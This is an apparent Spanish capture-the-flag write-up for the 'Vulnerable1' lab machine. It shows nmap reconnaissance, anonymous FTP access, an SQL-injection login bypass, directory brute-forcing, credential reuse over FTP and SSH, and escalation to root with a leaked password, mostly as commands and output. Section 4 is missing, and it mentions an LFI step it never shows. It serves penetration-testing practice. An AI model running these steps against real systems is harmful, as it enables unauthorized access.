

EXPLORANDO LA MÁQUINA VULNERABLE-1

Una guía paso a paso para la práctica de hacking ético y pentesting


Autora: Ruth Pérez

Writeup - Vulnerable1 (Whoami-Labs)

El Objetivo de este laboratorio es obtener acceso inicial al sistema explotando servicios expuestos y posteriormente validar las credenciales encontradas. Este writeup tiene como objetivo guiar a través del proceso de explotación y obtención de privilegios dentro de esta máquina.

Levantamos el laboratorio con el siguiente comando

sudo bash startlab.sh vulnerable1.tar



```
Session Actions Edit View Help
kali@kali: ~/whoami-labs/machines/vulnerable1

WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde vulnerable1.tar...
[*] Imagen cargada exitosamente

[*] Iniciando laboratorio...
[v] Laboratorio desplegado correctamente.

LAB: VULNERABLE 1
DIFICULTAD: ***** fácil (1 puntos)
IP del laboratorio: 172.17.0.2

Ingresa la flag (formato FLAG{ ... }):
```

1. Reconocimiento con Nmap

El primer paso de cualquier pentest es identificar qué servicios están activos en el objetivo, Para esto se utilizó Nmap con detección de versión, scripts por defecto y escaneo completos de puertos.

nmap -p- -sS -sC -sV -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN escaneo.tx

```

(kali@kali)-[~]
$ cd ~/whoami-labs/machines/vulnerable1

(kali@kali)-[~/whoami-labs/machines/vulnerable1]
$ nmap -p- -sS -sC -sV -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN escaneo.txt
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-30 10:55 -0400
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:55
Completed NSE at 10:55, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:55
Completed NSE at 10:55, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:55
Completed NSE at 10:55, 0.00s elapsed
Initiating ARP Ping Scan at 10:55
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 10:55, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:55
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 111/tcp on 172.17.0.2
Discovered open port 23/tcp on 172.17.0.2
Discovered open port 445/tcp on 172.17.0.2
Discovered open port 139/tcp on 172.17.0.2
Discovered open port 25/tcp on 172.17.0.2
Discovered open port 993/tcp on 172.17.0.2
Discovered open port 995/tcp on 172.17.0.2
Discovered open port 143/tcp on 172.17.0.2
Discovered open port 21/tcp on 172.17.0.2
Discovered open port 53/tcp on 172.17.0.2
Discovered open port 3306/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 110/tcp on 172.17.0.2
Discovered open port 3632/tcp on 172.17.0.2
Discovered open port 5432/tcp on 172.17.0.2
Completed SYN Stealth Scan at 10:55, 0.63s elapsed (65535 total ports)
Initiating Service scan at 10:55
Scanning 16 services on 172.17.0.2

```

El escaneo revela una superficie de ataque muy amplia: 16 servicios abiertos, incluyendo FTP, SSH, un servicio web, dos motores de base de datos (MySQL y PostgreSQL) y servicios de correo.

port	Service
21/tcp	FTP
22/tcp	SSH
23/tcp	Telnet
25/tcp	SMTP
53/tcp	Domain
80/tcp	HTTP
110/tcp	Pop3
111/tcp	rpcbind
139/tcp	netbios-ssn
143/tcp	imap
445/tcp	microsoft-ds
993/tcp	imaps
995/tcp	pop3s
3306/tcp	mysql
3632/tcp	distccd
5432/tcp	postgresql

2. Enumeración de FTP

Con el puerto 21 abierto (vsFTPd 3.0.3), se probó el acceso anónimo, una mala práctica común que permite a cualquiera conectarse sin credenciales.


```
Session Actions Edit View Help
kali@kali: ~/whoami-labs/machines/vulnerable1

(kali@kali)~[~/whoami-labs/machines/vulnerable1]
$ ftp anonymous@172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||19030|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -al
229 Entering Extended Passive Mode (|||15185|)
150 Here comes the directory listing.
drwxr-xr-x  2 0      109      4096 Jan 24  2026 .
drwxr-xr-x  2 0      109      4096 Jan 24  2026 ..
226 Directory send OK.
ftp> quit
221 Goodbye.
```

El login anónimo funcionó, confirmando que el servidor FTP no restringe el acceso. Sin embargo, el directorio raíz del FTP anónimo estaba vacío en este punto, por lo que no se encontró información útil todavía. Este dato se retomó más adelante, una vez obtenidas credenciales válidas.



3. Reconocimiento del sitio web

Al acceder a <http://172.17.0.2> se encontró el portal “vulnerable1 - Technology Security Portal”, una página que documenta abiertamente las aplicaciones vulnerables disponibles en el laboratorio.



5. Explotación: SQL Injection en TechVault

El panel TechVault Admin panel presenta un formulario de login. se probó el payload clásico de bypass de autenticación en el campo de contraseña:




El resultado fue un login exitoso y la exposición completa de la tabla de usuarios. Estas credenciales fueron la pieza clave para el resto de la cadena de ataque: se reutilizaron en los servicios FTP y SSH, algo que suele funcionar porque los usuarios reales tienden a repetir contraseñas entre sistemas.

6. Enumeración de directorios (Gobuster)

Para descubrir rutas y archivos adicionales del servidor web se ejecutó Gobuster con el diccionario común de dirb y varias extensiones típicas de PHP

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,bak




Se identificaron config.php (vacío en la respuesta, pero potencialmente relevante) e info.php, que normalmente expone información detallada del servidor mediante phpinfo(), útil para reconocer versiones y rutas internas.

7. Acceso FTP con credenciales filtradas


Con las credenciales obtenidas por SQL Injection, se probó el acceso FTP como el usuario seiya:

ftp seiya@172.17.0.2



```
(kali@kali)-[~/whoami-labs/machines/vulnerable1]
$ ftp seiya@172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||14424|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -al
229 Entering Extended Passive Mode (|||57522|)
150 Here comes the directory listing.
drwxr-xr-x 1 1000 1000 4096 Jan 24 2026 .
drwxr-xr-x 1 0 0 4096 Jan 24 2026 ..
-rw-r--r-- 1 1000 1000 220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 1000 1000 3526 Apr 18 2019 .bashrc
-rw-r--r-- 1 0 0 132 Jan 24 2026 .passwords.txt
-rw-r--r-- 1 1000 1000 807 Apr 18 2019 .profile
226 Directory send OK.
ftp> get .passwords.txt
local: .passwords.txt remote: .passwords.txt
229 Entering Extended Passive Mode (|||51962|)
150 Opening BINARY mode data connection for .passwords.txt (132 bytes).
100% |*****
226 Transfer complete.
132 bytes received in 00:00 (302.59 Kib/s)
ftp>
```

8. Acceso SSH y post-explotación



```
(kali@kali)-[~/whoami-labs/machines/vulnerable1]
$ ssh seiya@172.17.0.2
Warning: REMOTE HOST IDENTIFICATION HAS CHANGED!
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:Q3H4FFg1ku+F9isi0aoguVuoeNisXmLEw55UfNi2+w.
Please contact your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /home/kali/.ssh/known_hosts:4
remove with:
ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
Host key for 172.17.0.2 has changed and you have requested strict checking.
Host key verification failed.

(kali@kali)-[~/whoami-labs/machines/vulnerable1]
$ ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'

# Host 172.17.0.2 found: line 2
# Host 172.17.0.2 found: line 3
# Host 172.17.0.2 found: line 4
/home/kali/.ssh/known_hosts updated.
Original contents retained as /home/kali/.ssh/known_hosts.old

(kali@kali)-[~/whoami-labs/machines/vulnerable1]
$ ssh seiya@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:Q3H4FFg1ku+F9isi0aoguVuoeNisXmLEw55UfNi2+w
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
seiya@172.17.0.2's password:
Permission denied, please try again.
seiya@172.17.0.2's password:
Linux vulnerable1 7.0.12-kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali1 (2026-06-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
seiya@vulnerable1:~$
```


El acceso por SSH fue exitoso, obteniendo una shell interactiva completa como el usuario seiya. Se verificó la identidad con `whoami` e `id`, confirmando un usuario estándar sin privilegios administrativos. el intento de acceder a `/root` fue denegado, como es de esperar para un usuario sin privilegios; el siguiente pago lógico y objetivo final del laboratorio era escalar privilegios hasta root, que se aborda en la siguiente sección.

NOTA: en el primer intento de conexión SSH apareció una advertencia de “host key changed”, típica de máquinas de laboratorio que se reinician o reconstruyen frecuentemente. Se resolvió limpiando la entrada antigua con `ssh-keygen -R` antes de volver a conectarse, un procedimiento estándar y no relacionado con la explotación en sí.

9. Escalada de privilegios

Entre las credenciales filtradas por el LFI, se encontraba una línea **“Root: athena123”**. Aunque no especificaba explícitamente a qué cuenta pertenecía, era razonable probarla como contraseña del usuario root del sistema, ya que también coincidía con la contraseña del administrador de TechVault obtenida por SQL Injection.



```

seiya@vulnerable1:~$ su -
Password:
root@vulnerable1:~# whoami
root
root@vulnerable1:~# sudo -l
Matching Defaults entries for root on vulnerable1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User root may run the following commands on vulnerable1:
    (ALL : ALL) ALL
root@vulnerable1:~# find / -perm -4000 type f 2>/dev/null
root@vulnerable1:~# find / -perm -4000 2>/dev/null
/sbin/unix_chkpwd
/sbin/mount.nfs
/bin/su
/bin/ping
/bin/mount
/bin/umount
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/telnetlogin
/usr/lib/openssh/ssh-keysign
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/sudo
root@vulnerable1:~# pwd
/root
root@vulnerable1:~# ls -la /root
total 20
drwx----- 1 root root 4096 Jan 24 2026 .
drwxr-xr-x 1 root root 4096 Jul 30 14:51 ..
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw----- 1 root root 53 Jan 24 2026 flag.txt
root@vulnerable1:~# cat /root/flag.txt
FLAG{4th3n4_pr0t3ct5_th3_s4nctuary_0f_vuln3r4b1l1ty}
root@vulnerable1:~#

```

La contraseña fue válida y se obtuvo una shell como root. Esto confirma, el problema de reutilización de contraseñas; la misma clave (athena123) protegía tanto el panel de administrador web como la cuenta de superusuario del sistema operativo.

Verificación de privilegios y captura de flag, ya como root, se comprobaron los permisos disponibles y se confirmó el control total del sistema:

